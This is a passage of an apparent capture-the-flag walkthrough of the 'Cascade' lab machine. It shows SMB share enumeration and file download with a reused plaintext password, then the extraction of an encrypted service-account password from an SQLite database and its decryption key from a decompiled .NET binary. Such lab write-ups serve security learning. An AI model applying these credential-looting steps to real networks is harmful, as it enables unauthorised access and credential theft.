Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\s.smith\Documents> ls
*Evil-WinRM* PS C:\Users\s.smith\Documents> cd ..
l*Evil-WinRM* PS C:\Users\s.smith> ls


    Directory: C:\Users\s.smith


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        3/25/2020  11:17 AM                Desktop
d-r---        1/13/2020   3:36 AM                Documents
d-r---        7/14/2009   3:34 AM                Downloads
d-r---        7/14/2009   3:34 AM                Favorites
d-r---        7/14/2009   3:34 AM                Links
d-r---        7/14/2009   3:34 AM                Music
d-r---        7/14/2009   3:34 AM                Pictures
d-----        7/14/2009   3:34 AM                Saved Games
d-r---        7/14/2009   3:34 AM                Videos


*Evil-WinRM* PS C:\Users\s.smith> cd Desktop
*Evil-WinRM* PS C:\Users\s.smith\Desktop> ls
```

```
net user <username>
```


there is a Logon Script that runs everytime this user logs in their system . MapAuditdrive.vbs .



```
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\s.smith\Documents> net user s.smith
User name                    s.smith
Full Name                    Steve Smith
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/28/2020 8:58:05 PM
Password expires             Never
Password changeable          1/28/2020 8:58:05 PM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script                 MapAuditDrive.vbs
User profile
Home directory
Last logon                   1/29/2020 12:26:39 AM

Logon hours allowed          All

Local Group Memberships      *Audit Share          *IT
                             *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```


Usually the LOGON scripts are stored in the NETLOGON share.

```
smbmap -u s.smith -p sT333ve2 -d cascade.local -H 10.10.10.182
```




```
└─# smbmap -u s.smith -p sT333ve2 -d cascade.local -H 10.10.10.182
/usr/lib/python3/dist-packages/smbmap/smbmap.py:441: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % remoteName

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \   |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.182:445        Name: cascade.htb               Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        Audit$                                                  READ ONLY
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        print$                                                  READ ONLY       Printer Drivers
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
```

we download everything in the shares. the VBS scripts and the dll and exe files.




```
┌──(root㉿0xromanoff)-[/home/kali/Desktop/HTB/Cascade]
└─# smbclient \\\\10.10.10.182\\NETLOGON -U s.smith
Password for [WORKGROUP\s.smith]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 15 16:50:33 2020
  ..                                  D        0  Wed Jan 15 16:50:33 2020
  MapAuditDrive.vbs                   A      258  Wed Jan 15 16:50:15 2020
  MapDataDrive.vbs                    A      255  Wed Jan 15 16:51:03 2020

                6553343 blocks of size 4096. 1624690 blocks available
smb: \> get MapAuditDrive.vbs
getting file \MapAuditDrive.vbs of size 258 as MapAuditDrive.vbs (3.1 KiloBytes/sec) (average 3.1 KiloBytes/sec)
smb: \> get MapDataDrive.vbs
getting file \MapDataDrive.vbs of size 255 as MapDataDrive.vbs (3.3 KiloBytes/sec) (average 3.2 KiloBytes/sec)
smb: \> exit
```

```
smbmap -u s.smith -p sT333ve2 -H 10.10.10.182 -r Audit$
```




```
┌──(root㉿0xromanoff)-[/home/kali/Desktop/HTB/Cascade]
└─# smbmap -u s.smith -p sT333ve2 -H 10.10.10.182 -r Audit$
        ________  ___      ___  _______   ___      ___       __         _______
       /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
      (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
       \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
        __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
       /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \  \  /|__/ \
      (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 ------------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.182:445        Name: cascade.htb               Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        Audit$                                                  READ ONLY
        ./Audit$
        dr--r--r--                0 Wed Jan 29 13:01:26 2020    .
        dr--r--r--                0 Wed Jan 29 13:01:26 2020    ..
        fr--r--r--            13312 Tue Jan 28 16:47:08 2020    CascAudit.exe
        fr--r--r--            12288 Wed Jan 29 13:01:26 2020    CascCrypto.dll
        dr--r--r--                0 Tue Jan 28 16:43:18 2020    DB
        fr--r--r--               45 Tue Jan 28 18:29:47 2020    RunAudit.bat
        fr--r--r--           363520 Tue Jan 28 15:42:18 2020    System.Data.SQLite.dll
        fr--r--r--           186880 Tue Jan 28 15:42:18 2020    System.Data.SQLite.EF6.dll
        dr--r--r--                0 Tue Jan 28 15:42:18 2020    x64
        dr--r--r--                0 Tue Jan 28 15:42:18 2020    x86
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
```



```
┌──(root㉿0xromanoff)-[/home/kali/Desktop/HTB/Cascade]
└─# smbclient \\\\10.10.10.182\\Audit$ -U s.smith
Password for [WORKGROUP\s.smith]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 29 13:01:26 2020
  ..                                  D        0  Wed Jan 29 13:01:26 2020
  CascAudit.exe                      An    13312  Tue Jan 28 16:46:51 2020
  CascCrypto.dll                     An    12288  Wed Jan 29 13:00:20 2020
  DB                                  D        0  Tue Jan 28 16:40:59 2020
  RunAudit.bat                        A       45  Tue Jan 28 18:29:47 2020
  System.Data.SQLite.dll              A   363520  Sun Oct 27 02:38:36 2019
  System.Data.SQLite.EF6.dll          A   186880  Sun Oct 27 02:38:38 2019
  x64                                 D        0  Sun Jan 26 17:25:27 2020
  x86                                 D        0  Sun Jan 26 17:25:27 2020
```


we see that the mapauditdrive, there is a the audit drive that is mapped to this user when he logins everytime.

The MapDataDrive.vbs script mounts the Data drive that we previously accessed as r.thompson , while the Audit$



```
┌──(root㉿0xromanoff)-[/home/kali/Desktop/HTB/Cascade]
└─# cat MapAuditDrive.vbs
'MapAuditDrive.vbs
Option Explicit
Dim oNetwork, strDriveLetter, strRemotePath
strDriveLetter = "F:"
strRemotePath = "\\CASC-DC1\Audit$"
Set oNetwork = CreateObject("WScript.Network")
oNetwork.MapNetworkDrive strDriveLetter, strRemotePath
WScript.Quit

┌──(root㉿0xromanoff)-[/home/kali/Desktop/HTB/Cascade]
└─# cat MapDataDrive.vbs
'MapDataDrive.vbs
Option Explicit
Dim oNetwork, strDriveLetter, strRemotePath
strDriveLetter = "O:"
strRemotePath = "\\CASC-DC1\Data"
Set oNetwork = CreateObject("WScript.Network")
oNetwork.MapNetworkDrive strDriveLetter, strRemotePath
WScript.Quit
```

there is an sqlite db folder. therefore, we use sqlbrowser to view the tables and we find the credentials for the user ArkSvc and a base64 encoded password. now, we try to decode it but cannot get the clear text password.



```
┌──(root㉿0xromanoff)-[/home/kali/Desktop/HTB/Cascade]
└─# file Audit.db
Audit.db: SQLite 3.x database, last written using SQLite version 3027002, file counter 60, database pages 6, 1st free page 6, free pages 1, cookie 0x4b, schema
4, UTF-8, version-valid-for 60
```





Table: Ldap


|   | Id | uname | pwd | domain |
|---|---|---|---|---|
|   | ... | Filter | Filter | Filter |
| 1 | 1 | ArkSvc | BQO5l5Kj9MdErXx6Q6AGOw== | cascade.local |

we get glibberish.




```
┌──(root㉿0xromanoff)-[/home/kali/Desktop/HTB/Cascade]
└─# echo "BQO5l5Kj9MdErXx6Q6AGOw==" | base64 -d

������D�|zC�;
```

this is a .NET assembly, now we need dnSpy to reverse this binary and work on it.



```
┌──(root㉿0xromanoff)-[/home/kali/Desktop/HTB/Cascade]
└─# file CascAudit.exe
CascAudit.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```




```
string text = string.Empty;
string text2 = string.Empty;
string text3 = string.Empty;
try
{
    sqliteConnection.Open();
    using (SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT * FROM LDAP", sqliteConnection))
    {
        using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
        {
            sqliteDataReader.Read();
            text = Conversions.ToString(sqliteDataReader["Uname"]);
            text3 = Conversions.ToString(sqliteDataReader["Domain"]);
            string text4 = Conversions.ToString(sqliteDataReader["Pwd"]);
            try
            {
                text2 = Crypto.DecryptString(text4, "c4scadek3y654321");
            }
            catch (Exception ex)
            {
                Console.WriteLine("Error decrypting password: " + ex.Message);
                return;
            }
        }
    }
    sqliteConnection.Close();
}
catch (Exception ex2)
{
    Console.WriteLine("Error getting LDAP connection data From database: " + ex2.Message);
    return;
}
int num = 0;
using (DirectoryEntry directoryEntry = new DirectoryEntry())
{
```

this is the key. c4scadek3y654321

